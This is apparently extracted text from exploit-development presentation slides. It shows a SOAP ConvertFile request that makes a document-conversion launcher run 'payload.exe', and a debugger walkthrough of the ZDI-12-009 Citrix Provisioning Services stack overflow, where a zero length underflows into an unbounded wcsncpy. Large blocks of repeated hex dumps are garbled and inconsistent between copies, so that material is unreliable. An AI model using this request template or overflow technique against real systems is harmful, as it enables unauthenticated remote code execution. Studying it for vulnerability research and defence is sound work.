02 0D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD FF FF 54 E3 C3 01 00 10 55 54 8B E5 09 83 84 24 C4 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
01 00 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 00 82 8C 24 10 02 00 00 8B E5 01 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 5

ConvertFile Request

```
<SOAP-ENV:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:SOAP-
ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-
ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:clr="http://schemas.microsoft.com/soap/encoding clr/1.0" SOAP-
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
  <SOAP-ENV:Body>
    <i2:ConvertFile id="ref-1"
xmlns:i2="http://schemas.microsoft.com/clr/nsassem/Microsoft.HtmlTrans.IDocumentConversionsLa
uncher/Microsoft.HtmlTrans.Interface">
      <launcherUri id="ref-3">http://contoso:12345/HtmlTrLauncher</launcherUri>
      <appExe id="ref-4">docxpageconverter.exe</appExe>
      <convertFrom id="ref-5">docx</convertFrom>
      <convertTo id="ref-6">html</convertTo>
      <fileBits href="#ref-7"/>
      <taskName id="ref-8">brochure_to_html</taskName>
      <configInfo id="ref-9"></configInfo>
      <timeout>20</timeout>
      <fReturnFileBits>true</fReturnFileBits>
    </i2:ConvertFile>
    <SOAP-ENC:Array id="ref-7" xsi:type="SOAP-ENC:base64">A1B2C3D4</SOAP-ENC:Array>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Output File = payload.exe




ConvertFile Request

```
<SOAP-ENV:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:SOAP-
ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-
ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:clr="http://schemas.microsoft.com/soap/encoding/clr/1.0" SOAP-
ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
  <SOAP-ENV:Body>
    <i2:ConvertFile id="ref-1"
xmlns:i2="http://schemas.microsoft.com/clr/nsassem/Microsoft.HtmlTrans.IDocumentConversionsLa
uncher/Microsoft.HtmlTrans.Interface">
      <launcherUri id="ref-3">http://contoso:12345/HtmlTrLauncher</launcherUri>
      <appExe id="ref-4">docxpageconverter.exe</appExe>
      <convertFrom id="ref-5">docx</convertFrom>
      <convertTo id="ref-6">html</convertTo>
      <fileBits href="#ref-7"/>
      <taskName id="ref-8">brochure_to_html</taskName>
      <configInfo id="ref-9"></configInfo>
      <timeout>20</timeout>
      <fReturnFileBits>true</fReturnFileBits>
    </i2:ConvertFile>
    <SOAP-ENC:Array id="ref-7" xsi:type="SOAP-ENC:base64">A1B2C3D4</SOAP-ENC:Array>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```


Converter to Run = payload.exe




59 6A 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
27 44 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 00 8D 64 24 00 8
D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD FF FF 54 E8 53 01 00 00 85 55 04 8B 08 83 84 24 C4 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 00 54 E8 80 24 D1 00 00 00 00 04 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 76 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S



File Upload




FE 59 6A 2 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
30 27 44 24 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 00 8D 64 24 00 8
02 0 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 54 E8 53 01 00 00 8B 04 24 08 83 84 24 C4 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
01 F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 76 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S




+


INSOMNIA




FE 59 6A 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
30 27 44 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 00 8D 64 24 00 8
02 6D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD FF FF 54 E8 53 01 10 00 8B 55 04 8B 08 83 84 24 C4 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
01 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 76 8C 24 01 00 00 00 8B 04 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 16 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S



Execution



FE 59 6A 7 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
30 27 44 24 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 00 8D 64 24 00 8
02 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD FF FF 54 E8 53 01 00 00 85 55 04 8B 08 83 84 24 C4 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
01 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 00 54 E8 80 24 D1 00 00 00 8B 04 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 76 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S




=

INSOMNIA




59 6A 00 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
27 44 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 00 8D 64 24 00 8
D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD FF FF 54 E8 71 01 00 C0 8B 55 04 8B 45 08 83 84 24 C4 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 5



INSOMNIA




FE 59 6A 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
30 27 44 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 00 8D 64 24 00 8
02 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 04 8D 8C 24 D0 02 00 00 8B 45 04 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
01 F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S



DEMO #3




FE 59 6A 00 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
30 27 44 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8
02 0D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 10 04 8D 8C 44 70 02 00 10 8B 45 24 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
01 F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S



Citrix Provisioning Services Stream Service RCE : ZDI-12-009





Citrix Provisioning Services Stream Service RCE


“This vulnerability allows remote attackers to execute arbitrary code on vulnerable installations of Citrix Provisioning Services. Authentication is not required to exploit this vulnerability.

The flaw exists within the streamprocess.exe component. This process listens on UDP port 6905. When handling a request type 0x40020000 the process uses the user supplied length in an attempted bounds check before copying to a local stack buffer. A remote attacker can exploit this vulnerability to execute arbitrary code under the context of SYSTEM.”

- **ZDI-12-009**



FE 59 6A 00 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
30 27 44 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 00 8D 64 24 00 8
02 0D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD FF 25 E8 53 01 00 00 8B 51 04 84 45 08 33 84 24 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
01 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 8C 24 00 02 00 00 4B 42 04 C7 04 24 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 05 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S




Keywords

- : **StreamProcess.exe**
- : **Request Type 0x40020000**
- : **Stack overflow**
- : **UDP/6905**



59 6A 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
27 44 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8
D 64 24 00 8D 54 24 08 CD 2E C3 90 50 7B E2 0D A1 22 36 FD FF FF 54 E8 57 01 00 00 8F 55 04 8B 43 02 83 4A 01 00 00 01 48 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 01 00 87 87 24 C4 05 30 01 04 8D 8C 24 70 02 05 00 84 49 00 07 04 24 00 01 01 C8 89 01 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 68 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S




058BFBE4	10001916	CALL to recvfrom from ACEMFC.10001910
058BFBE8	00000054	Socket = 54
058BFBEC	059C0020	Buffer = 059C0020
058BFBF0	00080400	BufSize = 80400 (525312.)
058BFBF4	00000000	Flags = 0
058BFBF8	058BFE9C	pFrom = 058BFE9C
058BFBFC	058BFC3C	pFromLen = 058BFC3C




```

59 6A 00 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
30 27 44 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8
02 0D 64 24 00 8D 54 24 08 CD 2E C3 90 57 7B E2 0D A1 24 36 FD FF FF 54 E8 57 01 00 00 8F 55 04 8B 43 00 83 44 01 00 00 01 48 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
01 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 01 87 86 24 C4 05 36 01 04 8D 8C 24 70 02 C5 D0 84 49 00 87 04 01 00 01 C5 89 43 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 68 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 5

```



```

058BFBE4 10001916 CALL to recvfrom from ACEMFC.10001910
058BFBE8 00000054 Socket = 54
058BFBE0 059C0020 Buffer = 059C0020
058BFBF0 00080400 BufSize = 80400 (525312..)
058BFBF4 00000000 Flags = 0
058BFBF8 058BFE9C pFrom = 058BFE9C
058BFBFC 058BFC3C pFromLen = 058BFC3C

```

```

057B29B2 CMP DWORD PTR DS:[EAX],40020000 cmp packet type
057B29B8 JNZ 057B2D6D
057B29BE PUSH 100 push max len

```

: 3 →

```

057B2DD3 MOV EDI,DWORD PTR DS:[ECX] read len from packet (0x00000000)
057B2DD5 ADD ECX,0C
057B2DD8 MOV DWORD PTR SS:[EBP-C],ECX
057B2DDB CMP EDI,DWORD PTR SS:[EBP+8] cmp 0x00000000, 0x100
057B2DDE JA SHORT 057B2DFF jmp if > 0x100
057B2DE0 LEA EAX,DWORD PTR DS:[EDI-1] 0x00000000 - 1 = 0xFFFFFFFF
057B2DE3 PUSH EAX push 0xFFFFFFFF


```



```

59 6A 00 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
30 57 44 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8
D 64 24 00 8D 54 24 08 CD 2E C3 90 57 7B E2 0D A1 23 36 FD FF FF 54 E8 57 01 00 00 8F 55 48 8E 43 00 83 41 C1 00 00 01 43 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
02 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 01 00 87 86 24 C4 05 30 01 04 8D 8C 24 70 02 C5 D0 84 49 00 87 04 01 00 01 C5 89 11 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
01 F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 68 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 5

```



```

058BFBE4 10001916 CALL to recvfrom from ACEMFC.10001910
058BFBE8 00000054 Socket = 54
058BFBE0 059C0020 Buffer = 059C0020
058BFBF0 00080400 BufSize = 80400 (525312..)
058BFBF4 00000000 Flags = 0
058BFBF8 058BFE9C pFrom = 058BFE9C
058BFBFC 058BFC3C pFromLen = 058BFC3C

```

```

057B29B2 CMP DWORD PTR DS:[EAX],40020000 cmp packet type
057B29B8 JNZ 057B2D6D
057B29BE PUSH 100 push max len

```

```

057B2DD3 MOV EDI,DWORD PTR DS:[ECX] read len from packet (0x00000000)
057B2DD5 ADD ECX,0C
057B2DD8 MOV DWORD PTR SS:[EBP-C],ECX
057B2DDB CMP EDI,DWORD PTR SS:[EBP+8] cmp 0x00000000, 0x100
057B2DDE JA SHORT 057B2DFF jmp if > 0x100
057B2DE0 LEA EAX,DWORD PTR DS:[EDI-1] 0x00000000 - 1 = 0xFFFFFFFF
057B2DE3 PUSH EAX push 0xFFFFFFFF

```

: 4 →

```

058BF488 012CA6C4 CALL to wcsncpy from 012CA6C2
058BF48C 058BF5DC dest = 058BF5DC
058BF490 059C0042 src = "?????????????????????????????????????"
058BF494 FFFFFFFF maxlen = FFFFFFFF (-1..)


```



```

59 6A 00 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
30 57 44 04 00 00 00 C7 44 24 08 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8
D 64 24 00 8D 54 24 08 CD 2E C3 90 57 7B E2 0A A1 24 36 FD FF FF 54 E8 57 01 00 00 8F 55 44 8B 43 00 83 54 C1 00 00 01 4 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
02 0 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 01 00 87 8 24 C4 05 30 01 0A 8D 8C 24 70 02 C8 D0 84 49 00 67 04 01 00 01 C8 81 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
01 F0 FF FF 50 E8 AF FF FF FC 90 BA 4D 10 1C 77 EB 68 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 5

```



```

058BFBE4 10001916 CALL to recvfrom from ACEMFC.10001910
058BFBE8 00000054 Socket = 54
058BFBE0 059C0020 Buffer = 059C0020
058BFBF0 00080400 BufSize = 80400 (525312.)
